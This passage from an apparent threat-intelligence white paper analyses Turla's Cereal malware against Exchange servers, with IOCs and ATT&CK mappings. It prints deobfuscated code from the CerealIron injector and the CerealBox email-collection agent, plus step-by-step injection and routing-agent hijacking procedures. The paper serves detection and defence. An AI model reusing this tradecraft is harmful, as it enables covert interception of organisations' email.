- Run *WMI queries*. For example, to list running *processes*, volume *shadow copies*, and all active *TCP network connections*.

- Obtain *LSA Secrets* stored in the registry, for a remote or local host; done similarly to *this code on GitHub*.
- Enumerate snapshots of a specified volume or share by calling the *NtFsControlFile* API with the `FsControlCode` parameter set to `FSCTL_SRV_ENUMERATE_SNAPSHOTS`.
- List files for a given path, usually network paths.
- Read the contents of a file, given its path. In most cases the operators specified files with email messages filtered by the *CerealBox* component.
- Delete a file. In most cases, the same files as in the previous item.

CerealHermit

CerealHermit is a variant of the CerealNeuron backdoor with network functionalities removed. It reads assemblies from a file, runs them, and writes outputs to a file. CerealHermit contains the same code as CerealNeuron, but some method bodies are empty, including those for the HTTP listener and autorun command execution.

In most cases we observed, CerealHermit and CerealNeuron were deployed together inside a CerealSprinter binary. They do not appear to interact with each other, but provide two different ways to receive and execute commands.

We observed one case where CerealHermit was loaded by CerealLoader, as part of an execution chain that also wrote to disk a file with a command to be executed by CerealHermit (shown back in Figure 4). That command queried the `vmtools` service for basic configuration and status information.

Configuration

CerealHermit's configuration is stored in memory. Table 3 shows each field of the configuration.

Table 3. CerealHermit's configuration

Key	Description
`S\MaxEmptySessions`	Number of retries before switching from active mode to passive mode. The default value is five.
`S\EmptySessionCounter`	Current number of failed attempts to read commands from a file.
`S\ActiveTimeout`	Time to sleep between attempts to read the file with commands. The default value is two minutes.
`S\PassiveTimeout`	Time to sleep in passive mode. The default value is 60 minutes.
`T\Path`	Path to the file containing commands to execute.
`IsRunning`	Boolean that indicates if the main loop to read and execute commands is running.
`Outputs`	Collection of command execution outputs. Normally, outputs are written to disk immediately; if that fails, outputs are stored here and written the next time a command is executed.
`Log`	Collection of execution logs.

CerealHermit runs in a loop, trying to read commands from a file in `T\Path`. If the file doesn't exist or could not be correctly processed, `S\EmptySessionCounter` is incremented and CerealHermit sleeps for `S\ActiveTimeout` minutes before retrying. This is known as active mode.

When `S\EmptySessionCounter` is greater than `S\MaxEmptySessions`, CerealHermit switches to passive mode, where the retry delay becomes `S\PassiveTimeout`. When a file is correctly processed, `S\EmptySessionCounter` is reset, and CerealHermit returns to active mode.

Command execution

Commands are read from an encrypted file. We observed either RC4 or the same XOR encryption with a 255-byte key that was described for CerealRunner. Decrypted data is structured as:

```
<eight-byte token><four-byte number of commands><four-byte command size><n-byte command>
```

If the token is valid, each command is executed and its output is appended to the output list. Note that each command is a full executable image, usually a CerealRunner binary. Unlike CerealNeuron, CerealHermit does not generate a token for outputs. The file with commands is deleted and outputs are encrypted and written to a file whose name is the same as the deleted file, plus a suffix consisting of random alphanumeric characters. Figure 22 shows an example of a decrypted file with one command.




Figure 22. Decrypted file with a command to be executed by CerealHermit

CerealIron

CerealIron is an injector used to load and run a .NET assembly into a non .NET (unmanaged) process. While CerealIron is very similar to the .NET injector mentioned in *Palo Alto Network's article*, it was rewritten to match the architecture of components in this white paper. CerealIron's code is structurally similar to that of CerealRunner.

Capabilities

CerealIron takes three arguments:

- the PID of the process or the name of the service to inject,
- bytes containing a .NET assembly to load into that process, and
- the name of the method to invoke in the assembly.

CerealIron contains two XOR-encrypted resources: bootstrapper DLLs for 32- and 64-bit target processes. These bootstrappers, first mentioned in *Palo Alto Network's article*, are needed to load the .NET CLR in the

target process, load the assembly, and invoke the specified method. Figure 23 shows CerealIron's main class.

```
namespace EntryPoint
{
    public static class MainClass
    {
        public static byte[] MainMethod(string pidNumber, byte[] assemblyBytes, string method)
        {
            MainClass.InternalClass internalClass = new MainClass.InternalClass();
            internalClass.pid = pidNumber;
            internalClass.assembly = assemblyBytes;
            internalClass.methodName = method;
            return MainLogicClass.RunMainAction(new Action<BinaryWriter>(internalClass.RunMainLogic));
        }

        private static void RunAssemblyInNativeProcess(BinaryWriter binWriter, string pid, byte[] assembly, string methodName)
        {
            int num;
            InjectManager injectManager = int.TryParse(pid, out num) ? new InjectManager(assembly, num)
                                                                     : new InjectManager(assembly, pid);

            injectManager.InjectBootstrapDLLAndLoadAssembly();
            injectManager.CallAssemblyMethod(methodName, null);
            string logs = injectManager.GetLogs();
            MainClass.Write(binWriter, logs);
        }

        static void Write(BinaryWriter A_0, string A_1)
        {
            A_0.Write(A_1);
        }


        private sealed class InternalClass
        {
            internal void RunMainLogic(BinaryWriter binWriter)
            {
                MainClass.RunAssemblyInNativeProcess(binWriter, this.pid, this.assembly, this.methodName);
            }

            public string pid;

            public byte[] assembly;

            public string methodName;
        }
    }
}
```

Figure 23. Main class for CerealIron

Depending on the target process's bitness, CerealIron selects and injects the corresponding bootstrapper. It calls the `Bootstrap` export to load and start the .NET CLR, then `LoadAssembly` with the assembly bytes, and finally `InvokeMethod` with the corresponding method name and any required arguments.

CerealIron generates detailed logs about successful or failed injection actions. These logs, together with a token generated in the moment, are converted to bytes and returned to whatever assembly invoked CerealIron. While CerealIron contains code to retrieve output from the invoked method, this output was not included in the returned bytes in the cases we observed.

The injection steps are:

1. Obtain a handle to the target process by calling `OpenProcess`.
2. Check that the architecture (x86/x64) of the assembly to be run matches the target process.
3. Halt injection if CerealIron is running in a 32-bit process and the target is a 64-bit process, since a 32-bit process cannot reliably manipulate or execute code inside a 64-bit process due to OS-level limitations, at least not without resorting to tricks like *Heaven's Gate*. The inverse is possible, though, given how *WoW64* works.
4. Copy PE headers and sections of the bootstrapper DLL to a region of memory in the target process.
5. Fix relocations and imports.
6. Set PE headers as read-only, and each PE section to its expected runtime memory permissions (R, RW, RX, or RWX) based on section flags.
7. Write a small piece of shellcode to call `DllEntryPoint` in the bootstrapper.
8. Execute the shellcode by calling `CreateRemoteThread`.

Since the target process is provided to CerealIron as an argument, the operators must choose one with compatible architecture. We've only observed 32-bit CerealIron binaries, which means that the target process must be a 32-bit process.

Execution chain

CerealIron is delivered in an intricate chain of binaries, shown in Figure 24.




Figure 24. Observed deplyment chain delivering CerealIron to execute CerealBox

This chain starts with a CerealRunner binary containing two other executables: CerealMoth and another CerealRunner. CerealMoth is a simple component that receives an assembly and a method name as arguments, loads the assembly, and invokes the method. The first CerealRunner runs CerealMoth, passing a second CerealRunner binary as the assembly to be executed.

The second CerealRunner contains two executables: CerealIron and CerealSprinter. CerealIron is executed, receiving CerealSprinter, a PID for a target process to inject, and a method name to execute. We don't know which processes were targeted, as the operators used a PID instead of a service name, but analysis of the injected payload suggests `EdgeTransport.exe` was likely injected.

CerealIron injects a 32-bit bootstrapper library into a target 32-bit process, and loads and runs CerealSprinter there. CerealSprinter contains a malicious component that we have named CerealBox, used for email collection.

CerealBox

CerealBox is malware that targets Microsoft Exchange servers, designed to filter interesting email messages and write them to disk for exfiltration. To access the transport pipeline, where inbound and outbound messages are routed, CerealBox must be injected into the process that implements the transport service, namely `EdgeTransport.exe`.

Injection of this service is a novel technique, not previously documented for any malware family, and requires a deep understanding of the inner workings of Microsoft Exchange's transport pipeline.

Configuration

CerealBox keeps its configuration in a dictionary, where each key is a string naming the configuration entry. Table 4 shows the configuration fields.

Table 4. CerealBox's configuration

Key	Description
`Log`	Collection of execution logs. Stored in memory as a list of strings with a finite size of at most 20,000 entries, then concatenated into a single, newline-separated string when configuration is written to disk.
`<random_name>`	Path to the current file staging email messages to exfiltrate. The key for this field, `<random_name>`, is a string of 6 to 12 characters, pseudorandomly generated using the *computer name* as the seed.
`<MD5_hash>`	*ModuleVersionId* of CerealBox's assembly. Used when loading configuration from a file on disk; it is not loaded if `ModuleVersionId` differs. The key for this field, `<MD5_hash>`, is obtained by hashing a hardcoded integer. We observed the same key as in CerealNeuron: `B38C96AE6643D2AB5C0BFE823D9C9017`.

If a configuration file exists on disk, it is read, XOR decrypted, and deserialized into a dictionary when CerealBox is initialized.

Logging is very similar to CerealNeuron's: when the list is full, new entries overwrite old ones from the beginning.

Capabilities

CerealBox implements a custom *transport agent* that can access queued messages and decide whether they are interesting. A message is considered interesting if:

- it contains at least one attachment with a desired extension (`.doc`, `.docx`, `.pdf`), and
- at least one of the following is true:
  - the sender is in a list of interesting accounts, or
  - one of the recipients is in a list of interesting accounts, or
  - the subject of the message contains an interesting substring, or
  - at least one attachment name contains an interesting substring.

Messages are excluded if they match equivalent ignore lists for accounts, subjects, or attachment names. As they contain victim-identifying content, we can't divulge the lists we've seen, but operators showed interest in emails to or from `nato.int` and `europa.eu` addresses, among others. All allow/deny values are hardcoded in samples, so the operators must compile and deliver new binaries to update them.

When a message is considered interesting, it's added to a dictionary object with *MessageId* as its key, and bytes with a *MimeDocument* object as its value. The dictionary is serialized, gzip compressed, XOR-encrypted, and saved to a file on disk that is specified in the configuration. When the combined size of all

dictionary values exceeds 5 MB, the dictionary is emptied and a new filename is generated and updated in the configuration.

The configuration file on disk is written every time an interesting message is added to the dictionary. It may also be written for uninteresting messages if at least 10 minutes have passed since the last save, because the configuration contains logs and all message manipulations are logged, regardless of whether messages are considered interesting or not. Figure 25 shows part of the deobfuscated code that logs processed email messages.

```
internal sealed class MailProcessor : AgentCustom
{
    protected override void FilterSubmittedMsg(QueuedMessageEventSource eventSource, QueuedMessageEventArgs eventArgs)
    {
        this.ProcessEmail("Submitted", eventArgs.MailItem);
    }

    private void ProcessEmail(string msgType, MailItem mail)
    {
        if (!StatusClass.AgentRunning)
        {
            return;
        }
        if (!(DateTime.Now >= StatusClass.Expiration70Days))
        {
            try
            {
                EmailMessage emailMessage = mail.Message;
                if (this.IsInterestingEmail(emailMessage))
                {
                    StatusClass.Logs.AddToLog(string.Concat(new string[]
                    {
                        "Saving ",
                        msgType,
                        " message ",
                        emailMessage.Subject,
                        " from ",
                        emailMessage.From.DisplayName,
                        " (",
                        emailMessage.From.SmtpAddress,
                        ")"
                    }));
                    StatusClass.EmailMessages.AppendEmailToFile(emailMessage.MessageId, this.MsgToMimeFormat(emailMessage));
                    StatusClass.SaveConfig();
                }
                else
                {
                    StatusClass.Logs.AddToLog(string.Concat(new string[]
                    {
                        "Skipping ",
                        msgType,
                        " message ",
                        emailMessage.Subject,
                        " from ",
                        emailMessage.From.DisplayName,
                        " (",
                        emailMessage.From.SmtpAddress,
                        ")"
                    }));
                    if (DateTime.Now - StatusClass.LastSavedData >= Configs.SaveInterval)
                    {
                        StatusClass.SaveConfig();
                    }
                }
            }
            catch (Exception e)
            {
                StatusClass.Logs.AddToLog("Failed: " + ExceptionClass.FormatException(e));
                StatusClass.SaveConfig();
            }
            return;
        }
        StatusClass.Logs.AddToLog("Stopping...");
        StatusClass.AgentRunning = false;
        StatusClass.SaveConfig();
    }
```

Figure 25. Part of deobfuscated CerealBox code to log processed email messages

CerealBox stops processing messages 70 days after its first run.

Hooking routing agents

Transport agents provide a way for developers to programmatically examine and take action on transport events, usually for legitimate purposes such as spam filtering or message classification. Turla has already implemented its own transport agents in the past in its *LightNeuron* malware.

In all previously known cases (malicious or not), transport agents had to be *installed* and *enabled* on the Exchange server for them to be included in the transport pipeline. CerealBox skips these requirements by being injected – instead of legitimately loaded – into the transport service. The injected process, *EdgeTransport.exe*, is a 32-bit process, which fulfils CerealIron's requirements for injection. It is also a .NET application.

Once it has access to the transport pipeline, CerealBox hooks routing agents with custom handlers in these steps:

1. Get the current *application domain*, which is the execution environment of the injected Exchange transport process.
2. Add a custom *ResolveEventHandler* for the *AssemblyResolve* event, to ensure that all Exchange libraries needed by the malicious custom agent are loaded. If a library reference cannot be resolved, the event is triggered, which leads to execution of the handler, which loads:
   a. `%ExchangeInstallPath%\Bin\Microsoft.Exchange.Transport.dll`
   b. `%ExchangeInstallPath%\Public\Microsoft.Exchange.Data.Common.dll`
3. *Get* the `Microsoft.Exchange.Transport` assembly, which has been loaded in the application domain. This gives access to the classes needed to interact with the email flow.
4. Get the *mexRuntime* object from the Transport assembly. This is an internal object that manages transport agents and the *factories* that create them. It provides a central point to discover all active transport agents.
5. Get the `factoryTable` object, a dictionary with `agentId` as its key and `AgentFactory` objects as its value. Factories are objects that create transport agents and define how they are instantiated. Access to this table allows CerealBox to enumerate all existing transport agents and manipulate their creation logic through their factories.
6. Find all factories of type *RoutingAgentFactory* and replace them with a custom factory. The custom factory creates the expected agent by calling the original factory and replaces handlers for all *categorizer events* in the agent with wrapper functions.

Creating the expected agent by using the original factory avoids breaking the pipeline and makes the malicious code harder to detect. The wrapper functions create an instance of a custom agent that implements the message processing logic that was previously described. After the custom agent runs, the wrapper calls the original agent.

In other words, CerealBox doesn't add a new agent; it hijacks existing ones in memory, inserting itself into the execution chain while preserving normal behavior.

NETWORK INFRASTRUCTURE

No external network infrastructure was discovered during our investigation. Unlike many backdoors that beacon to operator-controlled servers, CerealNeuron is passive: it listens for incoming HTTP(S) requests on the compromised Exchange server and only reacts when operators connect to one of the configured URI prefixes. This design removes the need for dedicated C&C infrastructure and makes network-based tracking significantly harder.

We were unable to identify the ingress IP addresses used to interact with CerealNeuron. As a result, we cannot determine whether Turla operators connected directly, through anonymization services, or via other compromised infrastructure.

CONCLUSION

In recent months, we uncovered a sophisticated toolset designed to be stealthy and to gather information for long-term espionage. While it remains unclear when this toolset was first used, we observed active development during ongoing attacks. The delivery of numerous malicious binaries, each with configurations crafted for specific situations, hints at the existence of a robust framework on the attackers' side.

The activities described in this white paper show that Turla continues to invest in long-term access to high-value governmental targets, with a focus on stealth, modularity, and operational flexibility. The Cereal toolset consists of tightly connected components capable of loading, injecting, executing, and collecting data while leaving very little on disk.

The toolset stands out for its abuse of .NET internals and Microsoft Exchange mechanisms, including CerealLoader's unmanaged entry point, VTable Fixups, the .NET native image cache, and CerealBox's in-memory injection. The Cereal toolset demonstrates that, for Turla, Exchange servers are not just mail servers, but durable collection points, internal execution hubs, and a place to hide sophisticated .NET tradecraft.

IOCS

Files

SHA-1	Filename	Detection	Description
4A3C263977417FB6977B0E598C9E3BC5924F390C	Microsoft.Exchange.Data.Transport.ni.dll	MSIL/Agent.YCC	CerealLoader.
7742C6B0AAF114335CEF7EBAB11290CB18A0B8B3	version.dll	MSIL/Agent.YCC	CerealLoader.
AFE448DD95494CD14438F04F0C5F6B384664A3B7	version.dll	MSIL/Agent.YCC	CerealLoader.
4A65040646E354303F067D47AA1C953D467F65CB	Microsoft.Search.Platform.dll	MSIL/Agent.YCA	CerealLoader.
D1E17520A2435EDCDCC47F582381416FBDF75F94	Microsoft.Ceres.dll	MSIL/Agent.YCA	CerealLoader.
7AB784D0049890D9844AEE7F214BA173E3CC23BE	wbemcomn.dll	MSIL/Agent.YCA	CerealLoader.
5D80118B1EE974936322475F740AB3AEFF70B8F3	EdgeTransport.ni.exe	MSIL/Agent.YCC	CerealLoader.
D51C58C2E95D4561848E0A5A8B9FB33C847C50A4	iph.dat	MSIL/Agent.YCA	CerealLoader.
5B94FE76EC4FEB0B5CB6EA3BCA4C48D2FE22597B	ncobjapi.dll	MSIL/Agent.YCA	CerealLoader.
1408A8F62B09A5AD0DFF279B2878D8F59F70A330	Microsoft.Exchange.Search.Mdb.ni.dll	MSIL/Agent.YCC	CerealLoader.
3D1A534CE0D0C293F62ECE556CBC6D0728213104	Microsoft.Exchange.EdgeSyncSvc.ni.exe	MSIL/Agent.YCC	CerealLoader.

SHA-1	Filename	Detection	Description
AD85FBF2CC879D4325BCE1E6FB5F12AB59E3D387	N/A	MSIL/Agent.YBZ	CerealRunner.
3EA03188DBA8898D97E965732C1D6A68C5437EDC	N/A	MSIL/Agent.YBZ	CerealSprinter.
3FBA18AF966DEACF7AE09E4D4238952DD90A6D6F	N/A	MSIL/Agent.YBZ	CerealHermit.
EB9BA1DA5363F5D04E2F98673595FCE93F39A78E	N/A	MSIL/Agent.YBZ	CerealIron.
0B4E4A1CE7FEE91BFC62B2A2EC572C325642BB60	N/A	MSIL/Agent.YBZ	CerealMoth.
A4E477CE257F2C635401EF554E05506C080967C0	N/A	Win32/Agent.AIOQ	Bootstrapper DLL (x86).
A5BE8706032A0798FD63214A9F22EFA6309355F5	N/A	Win32/Agent.AIOQ	Bootstrapper DLL (x64).

MITRE ATT&CK TECHNIQUES

This table was built using *version 20* of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	*T1587.001*	Develop Capabilities: Malware	Turla develops its own malware.
Execution	*T1106*	Native API	Turla operators delivered an assembly that queries the `NtFsControlFile` API to enumerate snapshots of a specified volume or share.
	T1047	Windows Management Instrumentation	Turla operators delivered assemblies that run WMI queries to get all processes running on the system, shadow copies of all volumes, and all active TCP network connections.
	T1574.001	Hijack Execution Flow: DLL	Turla delivered a malware chain that wrote CerealLoader to `C:\Windows\System32\wbem\ncobjapi.dll`, to be loaded by the legitimate WMI Provider Host application.
Stealth	*T1055.001*	Process Injection: Dynamic-link Library Injection	CerealIron is used to inject CerealBox into a process specified by the operators.

Tactic	ID	Name	Description
	T1620	Reflective Code Loading	All Turla Cereal components in the toolset are reflectively loaded and executed, except for CerealLoader.
	T1027.002	Obfuscated Files or Information: Software Packing	All components in the Cereal toolset are obfuscated with the ConfuserEx software packer.
	T1027.009	Obfuscated Files or Information: Embedded Payloads	CerealRunner and CerealSprinter contain embedded assemblies with commands or other malicious components to execute.
	T1027.013	Obfuscated Files or Information: Encrypted/Encoded File	Payloads contained in CerealRunner and CerealSprinter are XOR-encrypted.
	T1140	Deobfuscate/Decode Files or Information	CerealLoader, CerealNeuron, and CerealHermit can read an encrypted file from disk and decrypt it with XOR or RC4.
	T1070.004	Indicator Removal: File Deletion	Turla operators delivered assemblies containing commands that deleted files from disk.
	T1078.002	Valid Accounts: Domain Accounts	Turla operators delivered an assembly to extract LSA secrets, including passwords for Active Domain accounts.
	T1078.003	Valid Accounts: Local Accounts	Turla operators delivered an assembly to extract LSA secrets, including passwords for local accounts.
	T1036.005	Masquerading: Match Legitimate Resource Name or Location	All components of the Cereal toolset have namespaces in assemblies that have been renamed to match those of legitimate Microsoft components.
Credential Access	T1003.004	OS Credential Dumping: LSA Secrets	Turla operators delivered an assembly to extract LSA secrets from the registry.
Discovery	T1018	Remote System Discovery	Turla operators delivered an assembly to query Active Directory to get information about computers, DNS records, and organizational units.
	T1083	File and Directory Discovery	Turla operators delivered assemblies to get listings of files for a given path.
	T1135	Network Share Discovery	Turla operators delivered assemblies to get listings of files for network shares.

Tactic	ID	Name	Description
	T1087.002	Account Discovery: Domain Account	Turla operators delivered an assembly to query Active Directory to get information about user accounts.
	T1069.002	Permission Groups Discovery: Domain Groups	Turla operators delivered an assembly to query Active Directory to get information about groups.
	T1057	Process Discovery	Turla operators delivered an assembly to get all processes running on the system.
Collection	T1114.002	Email Collection: Remote Email Collection	Turla operators delivered assemblies to get mailboxes from a specified Exchange server in the network and retrieve all messages.
	T1119	Automated Collection	CerealBox automatically filters incoming and outgoing email messages and writes interesting ones to disk.
	T1560.002	Archive Collected Data: Archive via Library	Some versions of CerealRunner contain gzip-compressed payloads.
	T1005	Data from Local System	Turla operators delivered an assembly to get information about local systems.
	T1039	Data from Network Shared Drive	Turla operators delivered assemblies to get listings of files for network shared drives.
	T1074.001	Data Staged: Local Data Staging	Prior to exfiltration, CerealBox writes interesting emails to disk.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	CerealNeuron uses HTTP or HTTPS for communication.
	T1573.001	Encrypted Channel: Symmetric Cryptography	CerealNeuron uses AES for encryption of information contained in network packets.
	T1573.002	Encrypted Channel: Asymmetric Cryptography	CerealNeuron uses RSA to encrypt the symmetric key contained in network packets.
	T1132.001	Data Encoding: Standard Encoding	CerealNeuron network packets are base64 encoded.
Exfiltration	T1041	Exfiltration Over C2 Channel	CerealNeuron uses the same channel that receives commands to send exfiltrated information.